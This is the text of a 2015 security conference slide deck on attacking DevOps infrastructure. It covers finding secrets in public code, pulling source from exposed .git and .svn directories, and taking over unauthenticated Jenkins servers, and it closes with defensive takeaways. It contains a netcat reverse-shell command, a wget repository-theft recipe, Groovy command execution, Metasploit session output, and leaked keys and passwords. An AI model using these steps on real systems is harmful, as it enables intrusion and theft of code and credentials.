


DevOoops

Devops Days DC
June 12 2015

Who Ken

Ken Johnson (@cktricky)

- CTO (@nVisium)
- Railsgoat Co-Author
- (One) of the voices of SecCasts
- US Navy, SAIC, Charter Communications, FishNet Security, LivingSocial



Who Chris

Chris Gates (CG) [@carnal0wnage](https://twitter.com/carnal0wnage)

- Security Engineer (Facebook)
- NoVA Hackers Co-Founder
- US Army, Army Red Team, Applied Security, Rapid7, Lares
- <http://carnal0wnage.attackresearch.com>



Why This Talk

Increase awareness around DevOps infra security

Provide solutions

Demonstrate impact, regardless of where the infrastructure is deployed (internal, external, cloud)

<http://tinyurl.com/DevOops>

TLDR

Don't prioritize speed over security

Understand devops tools' auth model...or lack of it

Out of date or insecure implementation can lead to pwnage

Dev/Ops building infrastructure can be dangerous without thought and training around security. It's ok to teach them :-)
)

Facts

This talk is a result of firsthand experience

Companies can go out of business because of this (Code Spaces)


DevOps mistakes happen often (examples towards the end of this presentation)

We have A LOT more examples, past slides/videos demonstrate that, just not necessary for this talk

Agenda

- Searching
 - Searchcode, GitHub, APIs
- Stealing
 - Git, Subversion, Mercurial, and Bazaar
- Smashing
 - Jenkins, Elasticsearch, AWS, Chef, Redis, memcache
- Devops Fails

Buckle Up...



I'M HAVING NIGHTMARES
THAT I FORGOT TO BACK
UP MY SYSTEMS.

Searching

SearchCode

- Searches for code on the following providers:
 - GitHub - Current Leader
 - BitBucket - The peasant's GitHub
 - Google Code - Your dad's provider
 - SourceForge - Your grandfather's provider
 - CodePlex - _＼(ツ)_／
 - FedoraProject - Hats Project

SearchCode

Rails

searchcode

Rails.application.config.secret_token

search

SPDX API About Privacy

About 939 results

secret_token.rb in my-rails https://github.com/.../my-rails.git | 2 lines | Ruby Show 18 matches

```
1. Rails.application.config.secret_token = 'ea942c41850d502f2c8283e26bdc57829f471bb18224dff0a192c4f32cdf6cb5aa0d82b3a7
2. a7adbeb640c4b06f3aa1cd5f098162d8240f669b39d6b49680571'
2. Rails.application.config.session_store :cookie_store, :key => "_my_app"
```

secret_token.rb in rubygems.org https://github.com/rubygems/rubygems.org.git | 4 lines | Ruby

```
1. Rails.application.config.after_initialize do
2.   Rails.application.config.secret_token = ENV['SECRET_TOKEN'] || "deadbeef" * 10
3. end
```

secret_token.rb in devise_openid_authenticatable https://github.com/.../devise_openid_authenticatable.git | 2 lines | Ruby

```
1. Rails.application.config.secret_token = 'ea942c41850d502f2c8283e26bdc57829f471bb18224dff0a192c4f32cdf6cb5aa0d82b3a7
2. a7adbeb640c4b06f3aa1cd5f098162d8240f669b39d6b49680571'
2. Rails.application.config.session_store :cookie_store, :key => "_my_scenario"
```

secret_token.rb in RapidFTR https://github.com/.../RapidFTR.git | 2 lines | Ruby

```
1. Rails.application.config.secret_token = Security::SessionSecret.secret_token
```

secret_token.rb in devise https://github.com/plataformatec/devise.git | 2 lines | Ruby

```
1. Rails.application.config.secret_token = 'ea942c41850d502f2c8283e26bdc57829f471bb18224dff0a192c4f32cdf6cb5aa0d82b3a7
2. a7adbeb640c4b06f3aa1cd5f098162d8240f669b39d6b49680571'
2. Rails.application.config.session_store :cookie_store, :key => "_my_app"
```

secret_token.rb in audited https://github.com/audited/audited.git | 3 lines | Ruby

refine current search

Any number of lines

Source Filter

- Github 900
- Bitbucket 41
- Google Code 3

Language Filter

- Ruby 787
- MARKDOWN 125
- HTML 23
- Git Ignore 3
- Config 2
- YAML 2
- Patch File 1
- Javascript 1

Try Search On

[GitHub Code](#)

[OpenHub Code](#)

[StackOverflow](#)

SearchCode

Django

searchcode secret_key search

About 20,043 results

refine current search

Any number of lines

Source Filter

- Github 10719
- Bitbucket 8583
- Google Code 584
- Fedora Pr... 254
- Sourceforge 38
- CodePlex 37
- Tizen 16

Language Filter

- Python 15101
- Ruby 1691
- PHP 990
- Java 477
- C 318
- Javascript 199
- MARKDOWN 170
- Perl 156
- C/C++ Hea... 154
- C# 107
- HTML 104

web.py in csse333 https://t... 333.git | 6 lines | Python

- SECRET_KEY = "t\$^eI,y'Ee([Ygb^|?89/1fagnPnrk[!g|B2{7*'l##+DcbDYV4b.*!XN!=thP"
- BIND_HOST = "127.0.0.1"

config.py in oostar https://b... r.git | 82 lines | Python

- SECRET_KEY = '\r\xaf>\xaa\xbe\xcf\xfb\xcb\xaa)%)\xe3\x80\xc2~\xe9\xb9\x90><\xc6'
-

live_settings.py in mezzanine https://cd/mezzanine | 36 lines | Python Show 6 matches

-
- SECRET_KEY = "%(secret_key)s"
- NEVERCACHE_KEY = "%(nevercache_key)s"

key.py in appocket http://ap... /trunk/ | 1 lines | Python

- SECRET_KEY = "change_this"

private_settings.py in django-assets-svg https://e... s-svg.git | 3 lines | Python

- SECRET_KEY = 'zze11wwtq=o\$lrxa^fg(50*40n6@#=jrgi0grj0rlybv_u^7s!'
- DB_PASSWORD = 'vr52e3i3morx'

test_settings.py in django-sql-explorer https://... go-sql-explor... | 1 lines | Python

- SECRET_KEY = 'shhh'

No

SearchCode

Has an API

The screenshot shows the searchcode API documentation page. At the top, there's a search bar with placeholder text "Type a code snippet or function" and a blue "search" button. To the right are links for "SPDX", "API", "About", and "Privacy". Below the search bar, there's a large section titled "Legalese" which contains several sub-sections: "Disclaimer", "Liability", "Conditions", and "Corporate Usage". The "Conditions" section includes a note about attribution and a red box highlighting a condition: "The only condition of using the searchcode API is to provide a clickable link attributing searchcode as the source. No rate limiting implemented unless abuse is detected. Operate as Bill and Ted would and 'Be excellent to each other'." A sidebar on the right is titled "searchcode API" and describes it as a free comprehensive API. It lists examples of how to use the API, links to GitHub repos, and mentions Varemeno's Doc-Finder. At the bottom of the sidebar, there are links for "Legalese", "Corporate Usage", "Documentation API", "Documentation Index", and "Code Search API".

searchcode API

searchcode offers a free comprehensive API.

Various examples of how to use the API can be found at [DuckDuckHack's Github repo](#) (look inside `share/spice/code_search` and `share/spice/search_code` for examples) and at [Varemeno's Doc-Finder](#). Working examples include and [Doc-Finder](#).

Are you using searchcode's API? Let us know and we will include your site / application as part of our showcase

Legalese

[Legalese](#)

[Corporate Usage](#)

[Documentation API](#)

[Documentation Index](#)

[Code Search API](#)

[Code Search](#)

[Code Result](#)

[...](#)

Legalese

Disclaimer

The searchcode API is provided "as is" and on an "as-available" basis. All care is taken but there is no warranty provided that the API will be error free or that access will be continuous or uninterrupted.

Liability

In no event will searchcode be liable with respect to any special, incidental, or consequential damages; the cost of procurement of substitute products or services; or for interruption of use or loss or corruption of data.

Conditions

The only condition of using the searchcode API is to provide a clickable link attributing searchcode as the source. No rate limiting implemented unless abuse is detected. Operate as Bill and Ted would and "Be excellent to each other".

Corporate Usage

Generally speaking corporate usage using the searchcode API is not an issue. However if you are running a company with business critical functions using the API and want to ensure the service is still running next week, contact Ben via bboyte01@gmail.com and we can work some form of commercial licence out.

SearchCode

```
Kens-MacBook-Pro:cloudfuckery cktricky$ ruby searchcode.rb -n [REDACTED] -u [REDACTED] -m -p 2 [REDACTED]
User          Details
=====
login
id
avatar_url      https://avatars.githubusercontent.com/u/[REDACTED] v=3
gravatar_id
url             https://api.github.com/users/[REDACTED]
html_url         https://github.com/[REDACTED]
followers_url   https://api.github.com/users/[REDACTED]/followers
following_url   https://api.github.com/users/[REDACTED]/following{?other_user}
gists_url        https://api.github.com/users/[REDACTED]/gists{?gist_id}
starred_url     https://api.github.com/users/[REDACTED]/starred{/repo}
subscriptions_url https://api.github.com/users/[REDACTED]/subscriptions
organizations_url https://api.github.com/users/[REDACTED]/organizations
repos_url        https://api.github.com/users/[REDACTED]/repos
events_url       https://api.github.com/users/[REDACTED]/events{?privacy}
received_events_url https://api.github.com/users/[REDACTED]/received_events
type            User
site_admin       false

User          Details
=====
login
id
avatar_url      https://avatars.githubusercontent.com/u/[REDACTED] v=3
gravatar_id
url             https://api.github.com/users/[REDACTED]
html_url         https://github.com/[REDACTED]
followers_url   https://api.github.com/users/[REDACTED]/followers{?other_user}
following_url   https://api.github.com/users/[REDACTED]/following{?other_user}
gists_url        https://api.github.com/users/[REDACTED]/gists{?gist_id}
starred_url     https://api.github.com/users/[REDACTED]/starred{/repo}
subscriptions_url https://api.github.com/users/[REDACTED]/subscriptions
organizations_url https://api.github.com/users/[REDACTED]/organizations
repos_url        https://api.github.com/users/[REDACTED]/repos
events_url       https://api.github.com/users/[REDACTED]/events{?privacy}
received_events_url https://api.github.com/users/[REDACTED]/received_events
type            User
site_admin       false

[woot] Found this repo git://github.com/[REDACTED].git which has a keyword of 'api_token'
```

SearchCode (Takeaways)

This tool can be used for defensive purposes as well!

GitHub Search

GitHub Advanced Search

- GitHub supports advanced search operators
- Google hacking for GitHub
 - <http://seclists.org/fulldisclosure/2013/Jun/15>
 - <http://blog.conviso.com.br/2013/06/github-hacking-for-fun-and-sensitive.html>

GitHub OSINT

- Check \$company employee repos for uh ohs
 - internal project commits, passwords, etc



GitHub

- Destroy forks
- REMINDER: Permissions on forks are transferred
- 2-Factor Auth: ASK GITHUB FOR ENFORCEMENT

GitHub (Takeaways)

- Audit who has access to your repos
 - Have a process to remove ex-employees
 - Consider auditing their personal repos for leaks
- Regularly search your repos for sensitive data
 - Don't forget about internal errors, codes snippets, documentation on help forums or pastebin type sites

Stealing

.Git Exposed

Many people manage their website with a (private) git repo

- WordPress is common

Do you have your .git folder exposed on a webserver outside?

- Or inside?
- Access to .git content can allow for full source download.
- Use wget, DVCS-Pillage, or dvcs-ripper to archive and recreate the repo locally.

<https://github.com/evilpacket/DVCS-Pillage>

<https://github.com/kost/dvcs-ripper>

.Git Exposed

If directory listings are enabled, it's simple to get source


```
$ mkdir git-test  
$ cd git-test  
$ wget --mirror --include-directories=/.git http://www.example.com/.git
```

Then

```
$ cd www.example.com  
$ git reset --hard  
HEAD is now at [...]
```

You now have the source of the site

.Git Exposed



A screenshot of a Google search results page. The search query in the bar is `*.git intitle:"Index of"`. The results are categorized by tabs: Web, Images, Videos, News, Shopping, More, and Search tools. A red box highlights the text "About 20,100 results (0.27 seconds)".

Google

*.git intitle:"Index of"

Web Images Videos News Shopping More Search tools

About 20,100 results (0.27 seconds)

.Git Exposed

If directory listings are NOT enabled

- Test by checking for .git/config
- Use DVCS-Pillage or dvcs-ripper to download the source.

DVCS-Pillage also supports
Mercurial (HG) and Bazaar (BZR).



.Git Exposed

Internal GitHub Enterprise ties into organization's LDAP or Active Directory.

- Find devops/devpassword equivalent
- Download source code
- Log in and search for interesting things

.Git Exposed

What can you get?

- Creds, config files, source code, dev names, public keys, email addresses, etc
- repo history: vulns fixed, passwords/keys checked in but removed later :-)
- wordpress config files common
- site/database backups in .git
- session generation keys

.Git Exposed (Takeaways)

- Do not leave .git exposed
- Block access via:
 - htaccess files
 - apache configurations
 - IIS configuration

Subversion

Subversion 1.6 (and earlier)

- Check for .entries files
- Walk svn chain to retrieve source
- Example:
 - `http://somedomain.com/.svn/text-base/index.php.svn-base`
- Metasploit Auxiliary Module**
 - `auxiliary/scanner/http/svn_scanner`

Reference: <http://pen-testing.sans.org/blog/pen-testing/2012/12/06/all-your-svn-are-belong-to-us>



Subversion

Subversion 1.7 and later

- Working copy and changes stored in a sqlite database
- Example:
 - <http://www.somedomain.com/.svn/wc.db>
- Metasploit Auxiliary Module
 - auxiliary/scanner/http/svn_wcdb_scanner


Reference: <http://pen-testing.sans.org/blog/pen-testing/2012/12/06/all-your-svn-are-belong-to-us>



Subversion (Takeaways)

- Do not leave .svn exposed
- Block access via:
 - htaccess files
 - apache configurations
 - IIS configuration
- Require authentication to clone all svn repositories

Smashing



**“IF YOU KEEP SCREAMING
YOUR NAME, IT FORCES
THE ASSAILANT TO
ACKNOWLEDGE YOU AS
A HUMAN.”**

Continuous Integration

Hudson/Jenkins

“**Hudson** is a continuous integration (CI) tool written in Java, which runs in a servlet container, such as Apache Tomcat or the GlassFish application server”

Very popular

If you can't pwn Jenkins then try GlassFish or Tomcat :-)



Hudson/Jenkins

Shodan search for X-Hudson

The screenshot shows the Shodan search interface with a red box highlighting the search term 'x-hudson' in the search bar. A larger red box highlights the 'Services' section on the left, which lists various protocols and their counts: HTTP Alternate (16,238), HTTP (3,490), HTTPS (2,030), HTTPS Alternate (149), and HTTP (34). Below this is the 'Top Countries' section, listing the United States (11,209), Germany (1,697), United Kingdom (999), France (878), and Japan (702). To the right, a specific result for IP 174.37.246.85 is shown, also with a red box around it. This result includes the host name 'Silicom Internet', the addition date 'Added on 09.09.2014', the location 'Ashburn, USA', and the full URL '174.37.246.85-static.reverse.softlayer.com'. The page also displays several X-Hudson header values: X-Hudson: 1.395, X-Jenkins: 1.569, X-Jenkins-Session: 71a00527, X-Hudson-CLI-Port: 56998, X-Jenkins-CLI-Port: 56998, X-Jenkins-CLI2-Port: 56998, X-You-Are-Authenticated-As: anonymous, X-You-Are-In-Group:, X-Required-Permission: hudson.model.Hudson.Read, X-Permission-Implied-By: hudson.security.Permission.GenericRead, and X-Permis... .

Services	
HTTP Alternate	16,238
HTTP	3,490
HTTPS	2,030
HTTPS Alternate	149
HTTP	34

Top Countries	
United States	11,209
Germany	1,697
United Kingdom	999
France	878
Japan	702

174.37.246.85
Silicom Internet
Added on 09.09.2014
Ashburn, USA
174.37.246.85-static.reverse.softlayer.com

HTTP/1.0 403 Forbidden
Set-Cookie: JSESSIONID=64cc2939=d67tn6hw9dja14evxbbyksle5;Path=/
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Type: text/html;charset=UTF-8
X-Hudson: 1.395
X-Jenkins: 1.569
X-Jenkins-Session: 71a00527
X-Hudson-CLI-Port: 56998
X-Jenkins-CLI-Port: 56998
X-Jenkins-CLI2-Port: 56998
X-You-Are-Authenticated-As: anonymous
X-You-Are-In-Group:
X-Required-Permission: hudson.model.Hudson.Read
X-Permission-Implied-By: hudson.security.Permission.GenericRead
X-Permis...

Hudson/Jenkins

Shodan search for X-Hudson with HTTP 200

The screenshot shows the Shodan search interface with a red box highlighting the search query "x-hudson HTTP/1.0 200".

Services

HTTP Alternate	9,266
HTTP	1,447
HTTPS	378
HTTPS Alternate	24
HTTP	14

Top Countries

United States	5,467
Germany	897
Japan	502
United Kingdom	449
France	410

Painel Principal [Jenkins]

54.232.97.186
Amazon.com
Added on 21.02.2014
 Details
ec2-54-232-97-186.sa-east-1.compute.amazonaws.com

HTTP/1.0 200 OK

Cache-Control: no-cache, must-revalidate
X-Hudson-Theme: default
Content-Type: text/html; charset=UTF-8
Set-Cookie: JSESSIONID=11unr3uqfzisse102xjh9hxyubf; Path=/
Expires: Thu, 01 Jan 1970 00:00:00 GMT
X-Hudson: 1.395
X-Jenkins: 1.537
X-Jenkins-Session: 52e6e47e
X-Hudson-CLI-Port: 34625
X-Jenkins-CLI-Port: 34625
X-Jenkins-CLI2-Port: 34625
X-SSH-Endpoint: 54.232.97.186:34807
X-Instance-Identity: MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8A

Hudson/Jenkins

Jenkins Issues

- Multiple Remote Code Execution (RCE) vulnerabilities over the years
 - <https://wiki.jenkins-ci.org/display/SECURITY/Home>
- Advisories are not well publicized
 - ex: CVE-2015-1814
 - Weak coverage with Vulnerability Scanners
- API token same access as password

Hudson/Jenkins

Metasploit Aux Module

```
msf auxiliary(jenkins_enum) > run

[+] 10.:     :8080 - /script does not require authentication (200)
[+] 10.:     :8080 - /view/All/newJob does not require authentication (200)
[+] 10.:     :8080 - /asyncPeople/ does not require authentication (200)
[+] 10.:     :8080 - /systemInfo does not require authentication (200)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(jenkins_enum) > 
```

Hudson/Jenkins

If no authentication required

- Trivial to gain remote code execution via script console
- Metasploit Module
 - exploit/multi/http/jenkins_script_console
 - Exploit module will also use credentials

<https://www.pentestgeek.com/2014/06/13/hacking-jenkins-servers-with-no-password/>

<http://www.labofapenetrationtester.com/2014/06/hacking-jenkins-servers.html>

<http://zeroknock.blogspot.com/search/label/Hacking%20Jenkins>

Hudson/Jenkins

Script Console (Groovy Code to run whoami)

```
1. def sout = new StringBuffer(), serr = new StringBuffer()  
2. def proc = 'whoami'.execute()  
3. proc.consumeProcessOutput(sout, serr)  
4. proc.waitForOrKill(1000)  
5. println "out> $sout err> $serr"
```

Hudson/Jenkins

Script Console

Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output. (Note: the output will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.* and hudson.model.* are pre-imported.

```
1 def sout = new StringBuffer(), serr = new StringBuffer()
2 def proc = 'whoami'.execute()
3 proc.consumeProcessOutput(sout, serr)
4 proc.waitForOrKill(1000)
5 println "out> $sout err> $serr"
6
```

Result

```
out> jenkins
err>
```

Hudson/Jenkins

Metasploit exploit module for script console

```
msf exploit(jenkins_script_console) > exploit

[*] Started reverse handler on 10.1[REDACTED]:4444
[*] Checking access to the script console
[*] No authentication required, skipping login...
[*] 10.[REDACTED]:8080 - Sending Linux stager...
[*] Transmitting intermediate stager for over-sized stage...(100 bytes)
[*] Sending stage (1228800 bytes) to 10.[REDACTED]
[*] Meterpreter session 1 opened (10.[REDACTED]:4444 -> 10.[REDACTED]:48972) at 2014-10-06 14:24:31 -0700
[!] Deleting /tmp/mCeHG payload file
```

```
meterpreter > getuid
Server username: uid=495, gid=491, euid=495, egid=491, suid=495, sgid=491
meterpreter > [REDACTED]
```

Hudson/Jenkins

You can lock down script console access by turning on authentication

- However, if it's set to local auth, you can register as a regular user :-)
- ...then get access to the /script

Hudson/Jenkins

If you have access to /view/All/newJob,
create a new build and run commands

The screenshot shows the Jenkins interface for creating a new item. The title bar says "Jenkins". The left sidebar has links for "New Item", "People", "Build History", "Manage Jenkins", and "Credentials". The main area is titled "New Item" with a sub-section "Item name" containing "test2". There are five options for project types:

- Build a free-style software project**
This is the central feature of Jenkins. Jenkins will build your project, combining any SCM with any build system.
- Build a maven2/3 project**
Build a maven 2/3 project. Jenkins takes advantage of your POM files and drastically reduces the configuration required.
- Build multi-configuration project**
Suitable for projects that need a large number of different configurations, such as testing on multiple environments.
- Monitor an external job**
This type of job allows you to record the execution of a process run outside Jenkins, even on a remote machine or automation system. See [the documentation for more details](#).
- Copy existing Item**
Copy from

At the bottom are "OK" and "Cancel" buttons.

Hudson/Jenkins

Build

Execute shell

Command

```
nc.traditional -e /bin/sh 192.168.1.18 8080
```

```
root@notfun:~# nc -v -l 8080
Listening on [0.0.0.0] (family 0, port 8080)
```

Save At JackThreads.

Why

See the

```
Connection from [REDACTED] port 8080 [tcp/http-alt] accepted (family 2, sport 52526)
```

4:

```
lsost down]
```

4:

```
appst down]
```

4:

```
config down]
```

4:

```
config.run]
```

4:

```
dbost down]
```

4:

```
doc
```

CG — ruby — 94x22

4:

```
gauntlet_scripts
```

normal Java Meterpreter, Java Reverse HTT

```
Gemfile
```

4:

```
Gemfile.lock
```

disk normal Java Meterpreter, Java Reverse HTT

4:

```
Guardfile
```

log/2012

```
lib
```

normal Java Meterpreter, Java Reverse TCP

4:

```
Stager
```

nd-out-o

```
LICENSE.md
```

Hudson/Jenkins

Can you browse a workspace?

Project longway

 [Workspace](#)

 [Recent Changes](#)

Permalinks

- [Last build \(#338\), 18 hr ago](#)
- [Last stable build \(#338\), 18 hr ago](#)
- [Last successful build \(#338\), 18 hr ago](#)
- [Last failed build \(#329\), 3 days 10 hr ago](#)
- [Last unsuccessful build \(#329\), 3 days 10 hr ago](#)

Jenkins

Jenkins > longway >

Back to Dashboard

Status

Changes

Workspace

Email Template Testing

Git Polling Log

Build History (trend)

- #338 Sep 16, 2014 11:01:58 AM
- #337 Sep 15, 2014 10:01:50 PM
- #336 Sep 15, 2014 7:01:48 PM
- #335 Sep 15, 2014 6:42:01 PM
- #334 Sep 15, 2014 5:41:56 PM
- #333 Sep 15, 2014 4:32:03 PM
- #332 Sep 15, 2014 4:01:49 PM
- #331 Sep 14, 2014 10:11:51 AM
- #330 Sep 13, 2014 6:51:49 PM
- #329 Sep 13, 2014 6:21:49 PM
- #328 Sep 13, 2014 4:11:57 PM
- #327 Sep 13, 2014 4:01:49 PM



config /

deploy
environments
initializers
locales
application.rb
boot.rb
config.rb
database.yml
database.yml.t
deploy.rb
environment.rb
rails_best_practices
routes.rb
schedule.rb
sidekiq.yml

File Path : ~/Downloads/database.yml

```
5      #   gem 'sqlite3'  
6      development:  
7          host: localhost  
8          adapter: mysql2  
9          encoding: utf8  
10         database: longway_development  
11         pool: 5  
12         username: de  
13         password: lo  
14  
15     # Warning: The database defined as "test" will be erased and  
16     # re-generated from your development database when you run "rake".  
17     # Do not set this db to the same as development or production.  
18     test:  
19         host: localhost  
20         adapter: mysql2  
21         encoding: utf8  
22         database: longway_test  
23         pool: 5  
24         username: de  
25         password: lo  
26  
27     production:  
28         host: localhost  
29         adapter: mysql2  
30         encoding: utf8  
31         database: longway_production  
32         pool: 5  
33         username: de  
34         password: lo
```

Hudson/Jenkins

The screenshot shows the Jenkins interface for a job named "longway". The left sidebar contains links for Back to Dashboard, Status, Changes, Workspace, Email Template Testing, and Git Polling Log. The Build History section lists recent builds from #338 to #332. The main content area shows the "config / initializers /" directory structure. A file named "secret_token.rb" is open in a code editor window. The code is as follows:

```
# Be sure to restart your server when you modify this file.  
# Your secret key is used for verifying the integrity of signed cookies.  
# If you change this key, all old signed cookies will become invalid!  
